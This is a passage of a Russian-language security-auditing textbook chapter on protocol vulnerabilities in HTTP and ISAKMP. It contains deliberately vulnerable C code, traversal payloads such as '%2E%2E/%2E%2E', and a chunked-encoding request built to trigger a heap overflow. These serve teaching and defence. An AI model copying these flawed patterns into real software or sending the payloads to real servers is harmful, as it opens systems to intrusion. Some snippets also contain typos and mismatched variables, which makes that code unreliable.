.text:0101D7A3 loc_101D7A3:      ; CODE XREF: Name_ValidateCountName(x)+21
.text:0101D7A3      cmp      eax, ecx
.text:0101D7A5      jnb      short loc_101D7B6
.text:0101D7A7      movsx    edx, byte ptr [eax]
.text:0101D7AA      inc      eax
.text:0101D7AB      test     edx, edx
.text:0101D7AD      jz       short loc_101D7B4
.text:0101D7AF      add      eax, edx
.text:0101D7B1      inc      ebx
.text:0101D7B2      jmp      short loc_101D7A3
```

Этот фрагмент ассемблерного кода содержит проблему расширения знака. Примерно он переводится в такой код C:

```
int Name_ValidateCountName(char *name)
{
    char *ptr = name + 2;
    unsigned int length = *(unsigned char *)name;

    for(ptr = name + 2, end = ptr + length; ptr < end; )
    {
        int string_length = *ptr++;

        if(!domain_length)
            break;

        ptr += domain_length;
    }

    ...
}
```

Этот код проходит по серии счетных строк, пока не достигнет конца области данных. Поскольку указатель указывает на знаковый символьный тип, при сохранении как целого он расширяется со знаком. Поэтому можно прыгнуть назад к данным, появившимся раньше в буфере, и создать ситуацию, вызывающую бесконечный цикл. Также можно прыгнуть к данным в случайном содержимом памяти перед началом буфера с неопределенными результатами.

NB. Фактически параметр длины в начале функции ни с чем не сверяется. Поэтому на основе этого кода можно указать, что размер обрабатываемой записи больше, чем на самом деле; следовательно, можно обработать содержимое памяти за концом буфера.

## Текстовые протоколы

Текстовые протоколы обычно имеют другие классы уязвимостей, чем бинарные протоколы. Большинство уязвимостей в реализациях бинарных протоколов возникает из преобразований типов и арифметических граничных условий. Текстовые протоколы, напротив, чаще содержат уязвимости, связанные с обработкой текста: стандартные переполнения буфера, ошибки арифметики указателей, ошибки на единицу и так далее.

NB. Одно исключение - текстовые протоколы, задающие длины в тексте, которые затем преобразуются в целые числа, например HTTP-заголовок Content-Length, обсуждаемый далее в этой главе в разделе "Отправка данных".

## Buffer Overflows

Поскольку текстовые протоколы главным образом манипулируют строками, они более уязвимы к простым типам переполнения буфера, чем к ошибкам преобразования типов. Уязвимости текстовых протоколов включают переполнения буфера, возникающие из небезопасного использования строковых функций, обсуждавшихся в главе 9, "Строки и метасимволы", как показано в этом простом примере:

```
int smtp_respond(int fd, int code, char *fmt, ...)
{
    char buf[1024];
    va_list ap;

    sprintf(buf, "%d ", code);

    va_start(ap, fmt);
    vsprintf(buf+strlen(buf), fmt, ap);
    va_end(ap);

    return write(fd, buf, strlen(buf));
}

int smtp_docommand(int fd)
{
    char *host, *line;
    char commandline[1024];

    if(read_line(fd, commandline, sizeof(commandline)-1) < 0)
        return -1;

    if(getcommand(commandline, &line) < 0)
        return -1;

    switch(smtpcommand)
    {
        case EHL0:
        case HEL0:
            host = line;
            smtp_respond(fd, SMTP_SUCCESS,
                          "hello %s, nice to meet you\n", host);
            break;

        ...
    }
}
```

Функция `smtp_respond()` создает проблемы, когда пользователи передают длинные строки как аргументы, что они могут сделать в `smtp_docommand()`. Простые переполнения буфера вроде этого чаще встречаются в приложениях, которые не проходили тщательный аудит, поскольку программисты обычно лучше осознают опасности использования `strcpy()` и похожих функций. Тем не менее такие простые ошибки все еще время от времени появляются.

Ошибки арифметики указателей встречаются чаще таких простых багов, потому что обычно они тоньше. При работе с указателями довольно легко ошибиться, особенно допустить ошибку на единицу, подробно обсуждаемую в главе 7. Такие ошибки особенно вероятны, когда в одной строке текста есть несколько элементов, как в большинстве текстовых протоколов.

## Проблемы форматирования текста

Использование текстовых строк открывает дверь для специально сформированных строк, которые могут заставить программу вести себя неожиданно. С текстовыми строками нужно обращать внимание на проблемы форматирования строк, обсуждавшиеся в главе 8, "Базовые блоки программ", и доступы к ресурсам, подробнее обсуждаемые в разделе "Доступ к системным ресурсам". Однако также нужно следить за другими проблемами в реализациях декодирования текстовых данных, например ошибочными процедурами шестнадцатеричного или UTF-8 декодирования. Текстовые элементы также могут создавать потенциал уязвимостей форматных строк в коде.

NB. Уязвимости форматных строк могут возникать в приложениях, работающих с бинарными или текстовыми форматами. Однако они более вероятно эксплуатируемы в приложениях, работающих с текстовыми протоколами, потому что такие приложения чаще принимают форматную строку из недоверенного источника.

## Проверка данных

Во многих протоколах изменение или подделка обмениваемых данных может представлять угрозу безопасности. Анализируя протокол, нужно определить потенциальные риски, если ложные данные принимаются как действительные, и выяснить, предпринял ли протокол шаги для предотвращения изменений или подделок. Чтобы определить, нужно ли защищать данные, задайте простые вопросы:

- Опасно ли, если третьи стороны прочитают информацию, проходящую по сети?
- Может ли подделка или изменение данных привести к нарушению безопасности получателя?

Если ответ на первый вопрос положительный, нужно ли шифрование? Эта глава не рассматривает детали проверки стойкости криптографической реализации, но можно обратиться к обсуждению конфиденциальности в главе 2 о принудительном обеспечении этого требования в дизайне. Если ответ на второй вопрос положительный, может потребоваться проверка данных. И снова, если уже используется криптографическое хэширование, нужно проверить, применяется ли оно безопасным образом, как объяснялось в главе 2. Успешная подделка данных обычно требует, чтобы протокол работал поверх UDP, а не TCP, потому что TCP в целом считается достаточной защитой от поддельных сообщений. Однако изменение данных является проблемой для протоколов, работающих и поверх UDP, и поверх TCP.

Если вы аудируете хорошо известный и широко используемый протокол, не нужно чрезмерно беспокоиться об ответах на вопросы аутентификации и чувствительности информации. Группы

стандартов уже выполнили много публичной проверки. Однако любая реализация может иметь сломанный механизм аутентификации или небезопасное использование криптографического протокола. Например, подделка DNS-сообщений с использованием поля DNS ID рассматривается далее в этой главе в разделе "DNS Spoofing". Эта проблема является результатом слабости протокола DNS; однако уязвимость DNS-клиента или сервера зависит от определенных решений реализации, влияющих на случайность поля DNS ID.

## Доступ к системным ресурсам

Ряд протоколов позволяет пользователям явно или неявно получать доступ к системным ресурсам. При явном доступе пользователи запрашивают ресурсы у системы и получают или не получают доступ в зависимости от учетных данных, а протокол обычно спроектирован как способ удаленного доступа пользователей к некоторым системным ресурсам. HTTP - пример именно такого протокола: он дает клиентам доступ к файлам в системе и другим ресурсам через веб-приложения или сценарии. Другой пример - служба Registry, доступная в версиях Microsoft Windows поверх RPC.

Неявный доступ в большей степени является проблемой реализации: протокол может быть не предназначен для явного совместного использования определенных ресурсов, но реализация предоставляет доступ для поддержки функциональности протокола. Например, можно аудировать протокол, который использует значения данных из клиентского запроса для построения ключа Registry, который затем запрашивается или даже записывается. Этот доступ не упоминается в спецификации протокола и происходит прозрачно для пользователей. Неявный доступ часто защищен намного слабее явного, потому что протокол обычно описывает модель безопасности для обработки явного доступа к ресурсам. Кроме того, явные доступы к ресурсам являются частью предполагаемого назначения протокола, поэтому люди склонны больше сосредотачиваться на мерах безопасности для явного доступа к ресурсам. Конечно, они могут не знать о неявных доступах, происходящих при определенных запросах.

Аудировав прикладной протокол, нужно отмечать любые случаи, когда клиенты могут явно или неявно обращаться к ресурсам системы, включая чтение ресурсов, изменение существующих ресурсов и создание новых. Любое приложение обращается к множеству ресурсов, и вам нужно определить, какие доступы к ресурсам важны с точки зрения безопасности. Например, приложение может открывать конфигурационный файл в статическом расположении еще до того, как начнет слушать сетевой трафик. Этот доступ к ресурсу, вероятно, не важен, потому что клиенты не могут влиять ни на какую часть имени пути к файлу или на данные файла. Однако данные в файле важны в других частях аудита, потому что они определяют поведенческие характеристики, которым должно следовать приложение.

После того как вы отметите все доступы, интересные с точки зрения безопасности, нужно определить потенциальные опасности обработки этих ресурсов. Для начала задайте следующие вопросы:

- Адекватна ли проверка учетных данных для доступа к ресурсу? Нужно определить, должны ли пользователи получать доступ к ресурсу, предоставляемому приложением. Возможно, учетные данные не требуются, и это нормально, например, для обычного HTTP-сервера, предоставляющего доступ к публичным HTML-документам. Для ресурсов, которым требуется некоторый уровень аутентификации, достаточно ли хорошо она проверяется? Ответ зависит от того, как спроектирован и реализован алгоритм аутентификации. Некоторые алгоритмы полагаются на криптографические хэши; другие могут требовать пароли или просто имена пользователей, а для RPC\_AUTH\_UNIX. Даже если используется криптография, это не означает, что аутентификация безошибочна. Небольшие недосмотры реализации могут привести к

крупным проблемам. Обратитесь к главе 2, чтобы определить, адекватна ли применяемая криптографическая аутентификация вашим целям.

- Дает ли приложение доступ к тем ресурсам, к которым должно? Часто приложение намеревается дать доступ к строгому подмножеству ресурсов, но реализация ошибочна, и специально сформированные запросы могут привести к раскрытию ресурсов, которые должны быть закрыты. Например, служба Line Printer Daemon (LPD) принимает файлы от клиента и помещает их в spool-каталог для печати. Однако если имена файлов передаются с начальными двойными точками ( . . ), некоторые реализации ошибочно позволяли подключающимся клиентам помещать файлы куда угодно в системе. При оценке приложения на похожие проблемы материал главы 8 дает подробную информацию о проверке кода, обрабатывающего доступ к ресурсам на основе путей.

## Hypertext Transfer Protocol

Hypertext Transfer Protocol (HTTP) используется для отдачи динамического и статического содержимого от серверов клиентам, обычно веб-браузерам. Это текстовый протокол, поэтому многие уязвимости в C/C++ реализациях HTTP возникают из ошибок манипуляции строками: переполнений буфера или неправильной арифметики указателей.

NB. Популярность HTTP привела к тому, что его дизайн повлиял на ряд других протоколов, таких как RTSP (Real Time Streaming Protocol) и SIP (Session Initiation Protocol). Такие сходства дизайна обычно приводят к похожим проблемным областям в реализации, поэтому знание одного протокола можно использовать при проверке другого.

HTTP подробнее обсуждается при рассмотрении веб-приложений в главе 17, "Веб-приложения", но этот раздел дает краткий обзор. HTTP-запросы состоят из серии заголовков, разделенных маркерами конца строки (CRLF, или carriage return and linefeed). Первая строка - обязательный заголовок, указывающий метод, который клиент хочет выполнить, ресурс, к которому клиент хочет получить доступ, и версию HTTP. Вот пример:

```
GET /cgi-bin/resource.cgi?name=bob HTTP/1.0
```

Метод описывает, что клиент хочет сделать с запрошенным ресурсом. Обычно для повседневного веб-браузинга используются только GET, HEAD и POST. Глава 17 перечисляет несколько дополнительных методов запроса.

## Разбор заголовков

Одна из самых базовых единиц HTTP-взаимодействия - HTTP-заголовок, то есть просто пара имя-значение в следующем формате:

```
name: value
```

В общем случае заголовки могут иметь любое имя и значение. HTTP-сервер, обрабатывающий запрос, просто игнорирует заголовок, который не распознает; то есть неизвестный заголовок сохраняется вместе с остальными заголовками и передается любому вызываемому компоненту, но специальной обработки не происходит. Код разбора заголовков довольно прост, поэтому маловероятно, что он содержит уязвимости. Однако специальный тип заголовка, известный как folded header, сложнее и может привести к уязвимостям обработки.

Заголовки обычно занимают одну строку, но спецификация HTTP допускает многострочные заголовки, где за обычной первой строкой следуют строки с отступом, как показано ниже:

```
name: value data

    more value data

        even more value data
```

HTTP-серверы, поддерживающие такие заголовки, могут делать предположения о максимальном размере заголовка и копировать слишком много данных при встрече с folded headers, как показано в этом примере:

```
int read_header(int soc, char **buffer)
{
    static char scratch[HTTP_MAX_HEADER], *line;
    unsigned int size = HTTP_MAX_HEADER, read_bytes = 0;
    int rc;
    char c;

    for(line = scratch;;){
        if((rc = read_line(sock, line+read_bytes,
                           HTTP_MAX_HEADER)) < 0)
            return -1;

        if(peek_char(sock, &c) < 0)
            return -1;

        if(c != '\t' && c != ' ')
            return line;

        size += HTTP_MAX_HEADER;

        if(line == scratch)
            line = (char *)malloc(size);
        else
            line = (char *)realloc(line, size);

        if(line == NULL)
            return -1;

        read_bytes += rc;
    }
}

struct list *read_headers(int sock)
{
    char *buffer;
    struct list *headers;

    LIST_INIT(headers);

    for(;;){
        if(read_header(sock, &buffer) < 0){
            LIST_DESTROY(headers);
            return NULL;
        }
    }
}

int log_user_agent(char *useragent)
{
    char buf[HTTP_MAX_HEADER*2];

    sprintf(buf, "agent: %s\n", useragent);

    log_string(buf);

    return 0;
}
```

В функции `log_user_agent()` есть очевидное переполнение, но обычно его нельзя было бы вызвать, потому что функция `read_header()` читает не больше `HTTP_MAX_HEADER` байт на строку, а буфер в `log_user_agent()` вдвое больше. Разработчики иногда используют менее безопасные операции с данными, когда считают, что передать вредоносный ввод невозможно. Однако в этом случае предположение неверно, потому что с помощью сворачивания заголовков можно передать заголовки произвольного размера.

## Доступ к ресурсам

Предоставлять ресурсы клиентам, особенно неаутентифицированным, может быть опасно, но весь смысл HTTP-сервера в том, чтобы отдавать содержимое клиентам. Поэтому код, запрашивающий доступ к ресурсам, должен быть аккуратным. Существуют сотни примеров HTTP-серверов, раскрывающих произвольные файлы в файловой системе, как показано в этом простом примере ошибки:

```
char *webroot = "/var/www";

int open_resource(char *url)
{
    char buf[MAXPATH];

    snprintf(buf, sizeof(buf), "%s/%s", webroot, url);

    return open(buf, O_RDONLY);
}
```

Этот код предназначен для открытия файла, запрошенного клиентом, из каталога `/var/www`, но клиент может просто запросить файл, начинающийся с `../..`, и получить доступ к любому файлу в системе. Это возможно, потому что точки в имени файла никак не проверяются. HTTP-серверы также особенно уязвимы к ошибкам обхода каталогов, связанным с кодированием. Вы видели пример в главе 8, но вот еще один простой пример:

```
char *webroot = "/var/www";

void hex_decode(char *path)
{
    char *srcptr, *destptr;

    for(srcptr = destptr = path; *srcptr; srcptr++){
        if(*srcptr != '%' || (!srcptr[1] || !srcptr[2])){
            *destptr++ = *srcptr;
            continue;
        }

        *destptr++ = convert_bytes(&srcptr[1]);

        srcptr += 2;
    }

    *destptr = '\0';

    return;
}

int open_resource(char *url)
{
    char buf[MAXPATH];

    if(strstr(url, ".."))
        return -1; // user trying to do directory traversal
}
```



```

    hex_decode(url);

    snprintf(buf, sizeof(buf), "%s/%s", webroot, url);

    return open(buf, O_RDONLY);
}

```

Очевидно, этот код опасен, потому что выполняет шестнадцатеричное декодирование после проверки URL на обход каталогов. Поэтому URL, начинающийся с %2E%2E/%2E%2E, позволяет пользователям выполнить directory traversal, хотя разработчики намеревались запрещать такие запросы.

Некоторые HTTP-серверы реализуют дополнительные возможности или ключевые слова; сервер неявно обрабатывает их, чтобы выполнить другую задачу с запрошенным документом. Если вы встретите сервер, который так делает, разберитесь с кодом, работающим с этими специальными возможностями или ключевыми словами. Разработчики часто не учитывают последствия таких возможностей для безопасности, потому что они находятся за пределами основной спецификации, поэтому при их реализации возможны уязвимые ошибки или недосмотры.

## Служебные функции

Большинство HTTP-серверов включает множество служебных функций с интересными последствиями для безопасности. В частности, это функции обработки URL: работа с компонентами URL, такими как порты, протоколы и пути; удаление лишних частей пути; шестнадцатеричное декодирование; защита от двойных точек и так далее. Только для обработки недоверенных данных может потребоваться довольно большая кодовая база, поэтому проверка на переполнения буфера и похожие проблемы определенно имеет смысл. Кроме того, интересны служебные функции журналирования: большинство HTTP-серверов записывает пути и методы, что может создать возможность для атак форматной строкой. Вот пример уязвимого кода:

```

int log(char *fmt, ...)
{
    va_list ap;

    va_start(ap, fmt);
    vfprintf(logfd, fmt, ap);
    va_end(ap);

    return 0;
}

int log_access(char *path, char *remote_address)
{
    char buf[1024];

    snprintf(buf, sizeof(buf), "[%s ]: %s accessed by %s\n",
             g_sname, path, remote_address);

    return log(buf);
}

```

Такой код не редкость, во всяком случае он не был редкостью, когда уязвимости форматных строк впервые привлекли широкое внимание. При наличии нескольких слоев функций с переменным числом аргументов код легко становится восприимчивым к атакам форматной строкой, а служебные функции журналирования - одно из самых распространенных мест, где появляется такой код.

## Отправка данных

Еще одна потенциально опасная область в HTTP возникает при обработке ввода, переданного методом POST. Для передачи данных методом POST используются два способа: простая передача данных с указанной длиной и chunked encoding.

При простой передаче данных с указанной длиной блок данных отправляется HTTP-серверу в сообщении. Размер этих данных задается заголовком Content-Length. Запрос может выглядеть так:

```
POST /app HTTP/1.1

Host: 127.0.0.1

Content-Length: 10

1234567890
```

В этом запросе блок данных передается после заголовков запроса. Однако то, как интерпретируется это значение длины, может создать серьезную уязвимость HTTP-сервера. В частности, нужно учитывать, что большие значения могут привести к integer overflow или проблемам со знаком, рассмотренным в главе 6, "Проблемы языка C". Вот пример простого integer overflow:

```
char *read_post_data(int sock)
{
    char *content_length, *data;
    size_t clen;

    content_length = get_header("Content-Length");

    if(!content_length)
        return NULL;

    clen = atoi(content_length);

    data = (char *)malloc(clen + 1);

    if(!data)
        return NULL;

    tcp_read_data(s, data, clen);

    data[clen] = '\0';

    return data;
}
```

Значение Content-Length преобразуется из строки в целое число, а затем используется для выделения блока данных. Поскольку преобразование не проверяется, клиент может передать максимальное представимое целое. Когда к нему прибавляется единица в аргументе malloc(), происходит integer overflow и выделяется небольшой буфер. Последующий вызов tcp\_read\_data() позволяет данным, прочитанным из сети, перезаписать части кучи процесса. Также обратите внимание, что строка кода, завершающая пользовательский буфер NUL-байтом, записывает NUL за границы буфера: clen равно 0xFFFFFFFF, что эквивалентно data[-1], то есть одному байту перед началом буфера.

Вторая проблема интерпретации заголовка Content-Length связана с обработкой знаковых значений Content-Length. Если значение длины интерпретируется как отрицательное число, вероятны ошибки вычисления размера, а итогом обычно становится повреждение памяти. Рассмотрите следующий код, изначально взятый из AOLServer:

```
typedef struct Request {
    ... other members ...

    char *next;      /* Next read offset. */
    char *content;    /* Start of content. */
    int  length;      /* Length of content. */
    int  avail;       /* Bytes avail in buffer. */
    int  leadblanks;  /* # of leading blank lines read */

    ... other members ...
} Request;

static int
SockRead(Sock *sockPtr)
{
    Ns_Sock *sock = (Ns_Sock *) sockPtr;
    struct iovec buf;
    Request *reqPtr;
    Tcl_DString *bufPtr;
    char *s, *e, save;
    int  cnt, len, nread, n;

    ...

    s = Ns_SetIGet(reqPtr->headers, "content-length");

    if (s != NULL) {
        reqPtr->length = atoi(s);
        ...
        if (reqPtr->length < 0
            && reqPtr->length >
                sockPtr->drvPtr->servPtr->limits.maxpost) {
            return SOCK_ERROR;
        }
        ...

        if (reqPtr->coff > 0 && reqPtr->length <= reqPtr->avail) {
            reqPtr->content = bufPtr->string + reqPtr->coff;
            reqPtr->next = reqPtr->content;
            reqPtr->avail = reqPtr->length;

            /*
             * Ensure that there are no "bonus" crlf chars left
             * visible in the buffer beyond the specified
             * content-length. This happens from some browsers
             * on POST requests.
             */

            if (reqPtr->length > 0) {
                reqPtr->content[reqPtr->length] = '\0';
            }

            return (reqPtr->request  SOCK_READY : SOCK_ERROR);
        }
    }
}
```

Этот код довольно странный. После получения Content-Length, указанного пользователями, он явно проверяет значения меньше 0. Если Content-Length меньше 0 и больше maxpost, который тоже является знаковым целым и инициализирован значением по умолчанию 256 КБ, сигнализируется ошибка. Отрицательный Content-Length удовлетворяет первому условию, но не второму, поэтому для отрицательных значений Content-Length эта ошибка не возникает. Скорее всего, разработчики хотели использовать || в операторе if, а не &&. В результате reqPtr->avail, предназначенный

для указания объема данных, доступных в reqPtr->content, устанавливается в выбранное атакующим отрицательное целое и затем используется в разных местах программы.

Данные также можно отправлять HTTP-серверам с помощью chunked encoding. При этом методе ввод передается серией разделенных фрагментов, а после получения всех фрагментов они объединяются в исходное содержимое. Вместо указания размера содержимого заголовком Content-Length используется заголовок Transfer-Encoding со значением "chunked". Он также содержит шаблон границы для разделения переданных фрагментов. Заголовок выглядит примерно так:

```
Transfer-Encoding: chunked; boundary=--__1234
```

Фрагмент состоит из размера, выраженного в шестнадцатеричном виде, перевода строки, комбинации carriage return/line feed (CRLF), данных фрагмента длиной, заданной этим размером, и завершающей комбинации CRLF. Вот пример:

```
8
AAAAAAA

10
AAAAAAAABBBBBBBB

0
```

В примере показаны два фрагмента данных длиной 8 и 16. Помните, что размер указывается в шестнадцатеричном виде, поэтому используется "10", а не десятичное "16". Фрагмент нулевой длины означает, что следующих фрагментов нет и передача данных завершена. Как вы, вероятно, догадались, произвольные размеры, задаваемые удаленными атакующими, в прошлом были серьезной проблемой; нужна тщательная проверка указанных размеров, чтобы избежать integer overflow или уязвимостей сравнения со знаком. Эти уязвимости очень похожи на ошибки, возникающие при обработке недостаточно проверенного значения Content-Length, хотя обработка chunk-encoded данных добавляет дополнительные опасности. При integer overflow в Content-Length для существования уязвимости была нужна обертка над выделением памяти, выполняющая какое-либо округление; иначе целочисленного переполнения не происходило бы. Однако при chunked encoding данные одного фрагмента прибавляются к уже полученным данным предыдущих фрагментов. Передавая несколько фрагментов, атакующие могут вызвать integer overflow даже без оберток выделения памяти или округления, как показано в этом примере:

```
char *read_chunks(int sock, size_t *length)
{
    size_t total = 0;
    char *data = NULL;

    *length = 0;

    for(;;){
        char chunkline[MAX_LINE];
        int n;
        size_t chunksize;

        n = read_line(sock, chunkline, sizeof(chunkline)-1);

        if(n < 0){
            if(data)
                free(data);

            return NULL;
        }

        chunkline[n] = '\0';

        chunksize = atoi(chunkline);
```

```

        if(chunksize == 0)          /* no more chunks */
            break;

        if(data == NULL)
            data = (char *)malloc(chunksize);
        else
            data = (char *)realloc(data, chunksize + total);

        if(data == NULL)
            return NULL;

        read_bytes(sock, data + total, chunksize);

        total += chunksize;

        read_crlf(sock);
    }

    *length = total;

    return data;
}

```

Как видите, функция `read_chunks()` читает фрагменты в цикле, пока не получит фрагмент нулевой длины. Суммарный размер данных хранится в переменной `total`. Проблема находится в вызове `realloc()`. Когда поступает новый фрагмент, размер буфера изменяется, чтобы освободить место для новых данных. Если сумма уже полученных байтов и размера нового фрагмента больше максимального представимого целого, результатом может стать переполнение в куче. Запрос для срабатывания этой уязвимости выглядел бы примерно так:

```

POST /url HTTP/1.1

Host: hi.com

Transfer-Encoding: chunked

8

xxxxxxxx

FFFFFFFF9

xxxxxx... (however many bytes you want to overflow by)

```

Запрос состоит из двух фрагментов: фрагмента длиной 8 байт и фрагмента длиной `0xFFFFFFFF9` байт. Сложение этих двух значений дает 1, поэтому вызов `realloc()` пытается уменьшить буфер или оставить его без изменений, а затем прочитать в него большое число байт.

NB. В этом примере используется `FFFFFFFF9`, а не `FFFFFFFF8`, потому что с `FFFFFFFF8` результат сложения был бы 0, а многие реализации `realloc()` при передаче 0 как параметра размера действуют так же, как `free()`. В таком случае `realloc()` возвращает `NULL`. Хотя передачей размера 0 в `realloc()` можно неожиданно освободить данные, функция просто вернется, и уязвимость не будет успешно задействована.

## Internet Security Association and Key Management Protocol

Спрос на технологии virtual private network (VPN) вырос, поэтому протоколы, обеспечивающие функциональность VPN, за последние пять лет или около того получили взрывное распространение. Технология VPN требует создания зашифрованных туннелей между двумя ранее не связанными узлами на некоторый период времени. Для создания таких туннелей нужен некоторый механизм аутентификации - однонаправленной или двунаправленной, - чтобы проверить другую сторону при установке туннеля, а также механизм безопасного создания зашифрованного канала. Здесь появляется Internet Security Association and Key Management Protocol (ISAKMP) - протокол, спроектированный для того, чтобы стороны могли аутентифицировать друг друга и безопасно вывести ключ шифрования, используемый для последующих зашифрованных взаимодействий.

Пакет ISAKMP состоит из заголовка ISAKMP, за которым следует переменное число полезных нагрузок; каждая из них может иметь переменную длину. Структура заголовка показана на рис. 16-1.




Рис. 16-1. Заголовок протокола ISAKMP

Поля заголовка следующие.

- Initiator cookie (64 bits): уникальное значение, генерируемое стороной, которая хочет создать новый безопасный туннель и тем самым инициирует обмен ISAKMP. Используется для отслеживания сеанса.
- Responder cookie (64 bits): уникальное значение, генерируемое другой стороной, с которой клиент хочет создать безопасный туннель. Однозначно идентифицирует сеанс для responder.
- Next payload (8 bits): значение типа, описывающее первую полезную нагрузку после заголовка ISAKMP; оно объясняется далее в этой главе, в разделе "Типы полезных нагрузок".
- Major version (4 bits): основной номер версии протокола, используемый отправителем.
- Minor version (4 bits): младший номер версии протокола, используемый отправителем.
- Exchange type (8 bits): поле описывает способ выполнения согласования ISAKMP.
- Flags (8 bits): поле указывает параметры, установленные для обмена ISAKMP.
- Message ID (32 bits): поле используется для однозначной идентификации сообщения.
- Length (32 bits): общая длина пакета в байтах, включая заголовок ISAKMP.

Заголовок пакета ISAKMP содержит 32-битное поле длины. Разработчики приложений легко ошибаются в бинарных протоколах при обработке недоверенных 32-битных целых, поэтому код, работающий с этим числом, нужно изучать внимательно. В первую очередь, если код неправильно обрабатывает данные, полученные из сети, могут возникать проблемы со знаком и integer overflow. Вот типичный пример:

```
# define ROUNDUP(x) ((x + 7) & 0xFFFFFFFF8)

void *mymalloc(size_t length)
{
    return malloc(ROUNDUP(length));
}

int process_incoming_packet(int sock)
{
    struct isakmp_hdr header;
    unsigned char *packet;
    unsigned long length;
    int n;

    if((n = read(sock, (void *)&header, sizeof(header))) !=
        sizeof(header))
        return -1;

    length = ntohl(header.length);

    if((packet = (unsigned char *)mymalloc(length)) == NULL)
        return -1;

    ... process data ...
}
```

Функция `mymalloc()` округляет переданное ей целое число, поэтому этот код уязвим к integer overflow. Используя таблицы оценки аллокаторов из главы 7, "Базовые блоки программ", вы сразу увидели бы эту ошибку. Это учебный пример того, как обертка выделения памяти оказывается опасной для функций, которые ее используют.

Еще одна интересная особенность поля длины в заголовке заключается в том, что это общая длина пакета, включая заголовок ISAKMP. Поэтому разработчики могут предположить, что поле длины больше или равно размеру заголовка ISAKMP, то есть 8 байтам. Если такое предположение сделано, могут возникнуть условия integer underflow. Ниже показана слегка измененная версия предыдущего примера:

```
# define ROUNDUP(x) ((x + 7) & 0xFFFFFFFF8)

# define ISAKMP_MAXPACKET      (1024*16)

void *mymalloc(size_t length)
{
    return malloc(ROUNDUP(length));
}

int process_incoming_packet(int sock)
{
    struct isakmp_hdr header;
    unsigned char *packet;
    unsigned long length;
    int n;

    if((n = read(sock, (void *)&header, sizeof(header))) !=
        sizeof(header))
        return -1;

    length = ntohs(header.length);

    if(length > ISAKMP_MAXPACKET)
        return -1;
}
```

```

    if((packet = (unsigned char *)mymalloc(length -
        sizeof(struct isakmp_hdr))) == NULL)
        return -1;

    ... process data ...
}

```

В этом примере есть sanity check для необычно больших значений длины, поэтому integer overflow нельзя вызвать так же, как в предыдущем примере. Однако предполагается, что length больше или равно sizeof(struct isakmp\_hdr), хотя явной проверки нет. Поэтому значение длины меньше sizeof(struct isakmp\_hdr) вызывает underflow аргумента mymalloc(), что дает очень большое целое. Если этот аргумент передать напрямую в malloc(), такое большое выделение памяти может просто завершиться ошибкой. Однако поскольку функция mymalloc() округляет свой параметр размера вверх, его можно снова заставить перейти через границу целого. Это приводит к небольшому выделению памяти, за которым, вероятно, следует еще одна операция read() с большим аргументом размера.

## Полезные нагрузки

Как уже упоминалось, оставшаяся часть пакета ISAKMP состоит из переменного числа полезных нагрузок. Все полезные нагрузки имеют одинаковую базовую структуру, хотя поля данных в них интерпретируются по-разному в зависимости от типа. Структура полезной нагрузки показана на рис. 16-2.

Next payload      Reserved      Length

Рис. 16-2. Структура заголовка полезной нагрузки ISAKMP

- Next payload (8 bits): поле идентифицирует тип следующей полезной нагрузки в пакете. Если после текущей полезной нагрузки ничего нет, тип следующей полезной нагрузки устанавливается в поле (0).
- Reserved (8 bits): пока не используется.
- Length (16 bits): поле задает длину полезной нагрузки, включая четыре байта заголовка.
- Data: поле представляет данные полезной нагрузки. Его смысл зависит от типа полезной нагрузки.

Поле длины, конечно, важно при обработке полезных нагрузок. Проблемы работы с этим значением длины похожи на те, с которыми можно столкнуться при обработке длины заголовка ISAKMP, но нужно учитывать несколько уникальных факторов. Во-первых, поле длины в заголовке полезной нагрузки имеет 16 бит, а не 32. Это означает меньшую вероятность integer overflow, если только в коде не используются 16-битные переменные. Даже в этом случае вероятность целочисленного переполнения ниже. Чтобы увидеть, как это работает, посмотрите на следующий код:

```

# define ROUNDUP(x) ((x + 7) & 0xFFFFFFFF8)

struct _payload {
    unsigned char type;
    unsigned short length;
    unsigned char *data;
};

void *mymalloc(unsigned short length)
{
    length = ROUNDUP(length);

    return malloc(length);
}

struct payload *payload_read(char *srcptr, size_t srcsize,
    unsigned char type, unsigned char *nextttype)

```



```

{
    struct _payload *payload;

    if(srcsize < 4)
        return NULL;

    if((payload = (struct _payload *)calloc(1,
        sizeof(struct _payload))) == NULL)
        return NULL;

    payload->type = type;
    payload->length = ntohs(*(unsigned short *)(srcptr+2));
    *nexttype = *(unsigned char *)srcptr;

    if((payload->data =
        (unsigned char *)mymalloc(length)) == NULL){
        free(payload);
        return NULL;
    }

    memcpy(payload->data, srcptr+4, payload->length);

    return payload;
}

```

Функция `payload_read()` уязвима к 16-битному integer overflow в вызове `mymalloc()`, но только потому, что теперь `mymalloc()` принимает 16-битный аргумент, в отличие от 32-битного аргумента `size_t` в предыдущем примере. Хотя это возможно, маловероятно, что разработчики пишут процедуры выделения памяти для работы только с 16-битными значениями. Тем не менее такое время от времени случается, и за этим стоит следить.

Как и длина пакета ISAKMP, длины полезных нагрузок могут уходить в underflow, если предполагается, что они имеют некоторый минимальный размер. В частности, поскольку размер полезной нагрузки включает размер ее заголовка, четыре байта, код может предполагать, что указанная длина полезной нагрузки составляет не меньше четырех байт. Такое предположение может привести к повреждению памяти, скорее всего к ошибке отрицательного `memcpy()`. На самом деле реализация ISAKMP в CheckPoint VPN-1 имела две такие уязвимости при обработке полезных нагрузок ID и certificate. Листинг 16-2 показывает уязвимый фрагмент кода обработки полезной нагрузки certificate. Для этого примера предположим, что длина полезной нагрузки certificate хранится в `eax`, а указатель на данные полезной нагрузки - в `esi`.

#### Листинг 16-2. Integer underflow полезной нагрузки Certificate в CheckPoint ISAKMP

```

.text:0042B17A      add     eax, 0FFFFFFFBh
.text:0042B17D      push    eax
.text:0042B17E      push    [ebp+arg_C]
.text:0042B181      add     esi, 5
.text:0042B184      push    esi
.text:0042B185      mov     [edi], eax
.text:0042B187      call    ebx ; __imp_bcopy

```

Как видите, перед вычитанием пяти нет проверки, что длина полезной нагрузки больше или равна пяти. Длина полезной нагрузки четыре или меньше приводит к integer underflow, и результат передается в `bcopy()`.

